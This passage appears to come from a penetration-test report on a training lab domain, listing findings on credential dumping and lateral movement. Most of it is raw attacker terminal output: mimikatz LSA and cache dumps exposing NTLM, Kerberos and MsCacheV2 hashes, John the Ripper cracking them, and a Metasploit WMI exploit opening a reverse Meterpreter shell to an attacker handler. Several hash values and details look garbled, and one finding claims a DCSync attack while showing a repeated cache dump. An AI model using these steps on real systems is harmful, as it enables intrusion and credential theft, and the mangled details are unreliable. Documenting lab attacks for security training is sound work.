/usr/share/john/password.lst is being used. The session completed successfully.

```

root@kali:~/Documents/day_2
[+] root@kali ~
File Actions Edit View Help
des_cbc_md5      (4096) : 94f4e331881f3443
* Packages +
  NTLM-Strong-NTOWF
* Primary:Kerberos +
  Default Salt : DESKTOP-2113CU6sysadmin
  Credentials :
    des_cbc_md5      : 94f4e331881f3443
    OldCredentials :
      des_cbc_md5      : 94f4e331881f3443
  (
  RID : 000003ea (1002)
  User : flag
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
  lm - 0: 61cc909397b7971a1cbe2b26b427882f
  ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
  Supplemental Credentials:
  * Primary:NTLM-Strong-NTOWF +
    Random Value : 4562c122b043911e0fe200dc3dc942f
  * Primary:Kerberos-Newer-Keys +
    Default Salt : WIN10.REKALL.LOCALflag
    Default Iterations : 4096
    Credentials :
      aes256_hmac      (4096) : ffc67bdd2953ce61ef01c6f1292c1839c784c54d5c00d9c84e9449ed2c0672f
      aes128_hmac      (4096) : 099f6fcadecaf94da4584097081355
      des_cbc_md5      (4096) : 4023cd293ea4f7fd
  * Packages +
    NTLM-Strong-NTOWF
* Primary:Kerberos +
  Default Salt : WIN10.REKALL.LOCALflag
  Credentials :
    des_cbc_md5      : 4023cd293ea4f7fd
[+]
meterpreter > ||

[+] root@kali:~-
└─# john --format=nt win10.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!      (flag)
1g 0:00:00:00 DONE 2/3 (2023-04-17 19:56) 6.666g/s 601033p/s 601033c/s 601033C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

[+] root@kali:~-
└─#

```

| | |
|-----------------------|--|
| Affected Hosts | 172.22.117.20 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |

| Vulnerability 30 | | Findings |
|--|--|----------|
| Title | Lateral Movement | |
| Type (Web app / Linux OS / Windows OS) | Windows OS | |
| Risk Rating | Critical | |
| Description | Using Kiwi, we were able to look at the LSA dump cache on 172.22.117.20, and acquire user credentials for the other Windows machine on the system 172.22.117.10. We then put these credentials into John The Ripper to crack the password hash, giving us a complete set of user credentials. Then using these credentials we used the exploit windows/local/wmi and set the RHOST to the target machine 172.22.117.10. We successfully made a reverse TCP connection that we took advantage of to then access the domain controller of the network 172.22.117.10. We were able to also access sensitive data once | |

on the machine.

```

meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 57464193a13db189e63aa2583949573f
Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484585390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d0056246228d9a@f34182747135096323412d97ee82f9d14c046020
* Iteration is set to default (10240)

[NL$1 - 2/22/2024 4:32:15 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3F267c855ec5c69526f501d5d461315b

meterpreter > 

```

```

root@kali:~/Documents/day_2
root@kali:~#
root@kali:~#
root@kali:~# echo $'-----' > bobhash.txt
root@kali:~# john bobhash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Will automatically add threads until memory usage reaches 100% of system memory
Will be using 16x parallelism with single rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changes made: 1 (ADMBob)
Time: 00:00:00 DMDs: 2/3 (2024-02-22 19:39) 4.545g/s 4722p/s 4722c/s 123456..barney
Use the '--show --format=mscash2' options to display all of the cracked passwords reliably
Session completed.

root@kali:~#

```

Images

```

root@kali:~#
[*] Started reverse TCP handler on 172.22.92.11:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process Started PID: 1448
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] [*] Meterpreter session 3 opened (172.22.92.11:4444 -> 172.22.117.10:59023 ) at 2024-02-15 22:16:52 -0500
[*] Interrupt: use the 'exit' command to quit
[*] msf exploit(windows/local/wmi) > sessions -i 3...
[*] Starting interaction with 3...

[*] meterpreter > who
[-] Unknown command: who
[*] meterpreter > getuid
[*] Server username: REKALL\ADMBob
[*] meterpreter > shell
[*] Process 1448 created.
[*] Channel 1 created.
[*] Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

ADMBob           Administrator      flag8-ad12fc2ffcle47
Guest            hdodge             jsmith
krbtgt           tschubert

The command completed with one or more errors.

C:\Windows\system32>

```

| | |
|----------------|--|
| | <pre> Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter > flag flag9.txt [-] Unknown command: flag meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > </pre> |
| Affected Hosts | (172.22.117.20), (172.22.117.10) |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |

| Vulnerability 31 | Findings |
|--|--|
| Title | Access the default admin credentials |
| Type (Web app / Linux OS / WIndows OS) | Windows OS |
| Risk Rating | High |
| Description | Acting as the domain controller we were able to execute a DCSync attack on the target system 172.22.117.20. This gave us the user credentials for the administrator account of the system, which would give us total access to the other windows machine. |
| Images | <pre> meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82ff9d14c046020 * Iteration is set to default (10240) [NL\$1 - 2/22/2024 4:32:15 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b meterpreter > </pre> |
| Affected Hosts | (172.22.117.20), (172.22.117.10) |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |